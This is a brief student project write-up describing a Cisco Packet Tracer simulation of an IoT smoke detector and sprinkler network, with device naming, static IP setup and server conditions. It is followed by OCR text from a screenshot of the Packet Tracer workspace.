
This project is done using the cisco packet tracer. This is used because it allows us to simulate the network devices. This project is used to control the fire and to activate the filter when there is smoke detected.

To implement this, we need mainly 4 components they are a server, water sprinkler, smoke detector, and 3 cars that emits the smoke. After dragging and dropping all these components to the working area then we have to change the name of the server to registration server and the water sprinkler to the sprinkler. Then the all the network must be static type we can check them in the config in the settings of each component. After this the ipv4 address for server, water sprinkler and the smoke detector must be assigned. The ipv4 address of these components will be 1.0.0.1, 1.0.0.2, 1.0.0.3 respectively. After in the

desktop settings of the server we have to search the user and create the account by giving username and password as admin. After this the connection between
fire extinguisher, and smoke detector must be established by selecting the remote desktop option of each component. Then in the server 2 conditions must be added as smoke on and smoke off by setting the limits.






Cisco Packet Tracer : D:\Cybersecurity internship\miniproject_cybersecurity.pkt
File Edit Options View Tools Extensions Window Help
Logical Physical x: 868, y: 1015
Root
00:07:30
1.0.0.3
Smoke Detector
smoke detector
Old Car
IoT2
Old Car
IoT3
Old Car
IoT4
1.0.0.1
Server-PT
registration server
Access Point-PT
Access Point0
Lawn Sprinkler
sprinkler
1.0.0.2
Time: 00:00:15
Realtime
Simulation
Scenario 0
New
Delete
Toggle PDU List Window
Fire
Last Status
Source
Destination
Type
Color
Time(sec)
Periodic
Num
Edit
Delete
(Select a Device to Drag and Drop to the Workspace)